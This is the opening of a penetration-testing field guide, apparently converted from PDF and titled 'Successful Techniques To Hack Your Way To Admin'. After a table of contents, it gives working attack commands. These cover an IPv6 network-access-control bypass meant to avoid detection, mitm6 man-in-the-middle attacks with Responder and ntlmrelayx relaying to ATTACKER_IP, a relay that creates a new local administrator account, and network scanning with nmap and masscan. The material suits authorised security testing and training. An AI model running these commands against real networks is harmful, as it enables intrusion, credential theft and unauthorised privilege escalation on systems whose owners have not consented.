


The background is a solid red color with several white, concentric, wavy lines that curve from the top left towards the bottom right, creating a sense of motion or a stylized 'S' shape.

Paul Seekamp

Successful
Techniques To Hack
Your Way To Admin

**Internal
Security
Assessment:
Field Guide**

Table of Contents

RECONNAISSANCE	
IPv4 NETWORK ACCESS CONTROL (NAC) BYPASS	
UNAUTHENTICATED ASSET DISCOVERY	
UNAUTHENTICATED USER DISCOVERY	
AUTHENTICATED ASSET/USERNAME DISCOVERY.....	
PORT DISCOVERY	
VULNERABILITY IDENTIFICATION.....	
VULNERABILITY SCANNERS	
INITIAL FOOTHOLD	
DEFAULT CREDENTIALS	
ACQUIRE CREDENTIALS	
CRACKING HASHES.....	
WORDLISTS AND RULES AND MASKS.....	
WINDOWS VERTICAL PRIVILEGE ESCALATION	
REMOTE USER TO ADMIN	
WINDOWS HORIZONTAL PRIVILEGE ESCALATION	
LOGGED IN USERS	
REMOTE MIMIKATZ/LSA DUMPS FROM LOCAL ADMIN.....	
PASS THE HASH (PTH)	
PASS THE KEY (PTK).....	
PASS THE TICKET (PTT)	
SILVER TICKET.....	
GOLDEN TICKET.....	
AUTOMATE LOCAL ADMIN TO DOMAIN ADMIN (NOISY)	
CREDENTIAL PILLAGING	
EXTRACT SAM & CACHED HASHES MANUALLY.....	
EXTRACT NTDS.DIT HASHES MANUALLY.....	
EXTRACT NTDS.DIT HASHES (AUTOMATED)	
FIND PLAINTEXT PASSWORDS.....	
WPA PSK STRING EXTRACTION	
WIRELESS	
WPA/WPA2 HASH CAPTURE WITH USERS	
WPA/WPA2 HASH CAPTURE WITHOUT USERS (PMKID)	
WPS	
ENTERPRISE WIRELESS	
EVIL TWIN (SOCIAL ENGINEERING)	
OPEN WIRELESS	
WEP WIRELESS	
METHODOLOGY	

INTERNAL RUN BOOK FOR MOST WINDOWS NETWORKS (QUICK ACCESS)

RECONNAISSANCE

IPv4 NETWORK ACCESS CONTROL (NAC) BYPASS

Bypass IPv4 with IPv6

#Most defensive tools exclusively look at IPv4 addresses. Forcing traffic over IPv6 yields a high chance you will go undetected and be unchallenged.

#Use Metasploit to scan to determine if IPv6 is in use.

```
auxiliary/scanner/discovery/ipv6_multicast_ping  
auxiliary/scanner/discovery/ipv6_neighbor  
auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement
```

SMB server

#Launch a man in the middle attack over IPv6 to SMB share.

<https://github.com/fox-it/mitm6.git>

<https://github.com/SecureAuthCorp/impacket.git>

```
mitm6 -i eth0  
smbserver.py SMB_SHARE_NAME path/to/share
```

Responder

#Launch a man in the middle attack over IPv6.

<https://github.com/fox-it/mitm6.git>

<https://github.com/lgandx/Responder>

```
mitm6 -i eth0  
responder -I eth0 -wFv
```

ntlmrelayx

#Launch a man in the middle attack over IPv6.

<https://github.com/fox-it/mitm6.git>

<https://github.com/SecureAuthCorp/impacket.git>

```
mitm6 -hw icorp-w10 -d internal.corp --ignore-nofqnd
```

```
ntlmrelayx.py -t ldaps://icorp-dc.internal.corp -wh attacker-wpad --delegate-access
```

```
ntlmrelayx.py -wh ATTACKER_IP -t smb://TARGET_IP/ -i
```

OR

```
ntlmrelayx.py -ip 0.0.0.0 -t rpc://example.local -c "net user xyzuser xyzpass /add && net localgroup  
Administrators xyzuser /add"
```

UNAUTHENTICATED ASSET DISCOVERY

#Various techniques to enumerate hosts and services

Private IPv4 Networks

```
10.0.0.0/8
```

```
172.16.0.0/12
```

```
192.168.0.0/16
```

ARP Scan

```
netdiscover -i eth0
```

NetBIOS Scan

```
nbtscan <CIDR>
```

Limited Port Scan

```
nmap -sS -p 445,22,80 <CIDR>/12 --max-os-tries 1 --max-retries 3 --min-rtt-timeout 100ms --initial-rtt-  
timeout 500ms --defeat-rst-ratelimit --min-rate 450 --max-rate 15000 --open
```

Ping Scan

```
nmap -sP <CIDR>
```

Mass Scan

```
masscan <CIDR>--top-ports 100
```

DNS/DC Enumeration

```
fierce -dns example.com
```

OR

```
nmap --script dns-brute example.com
```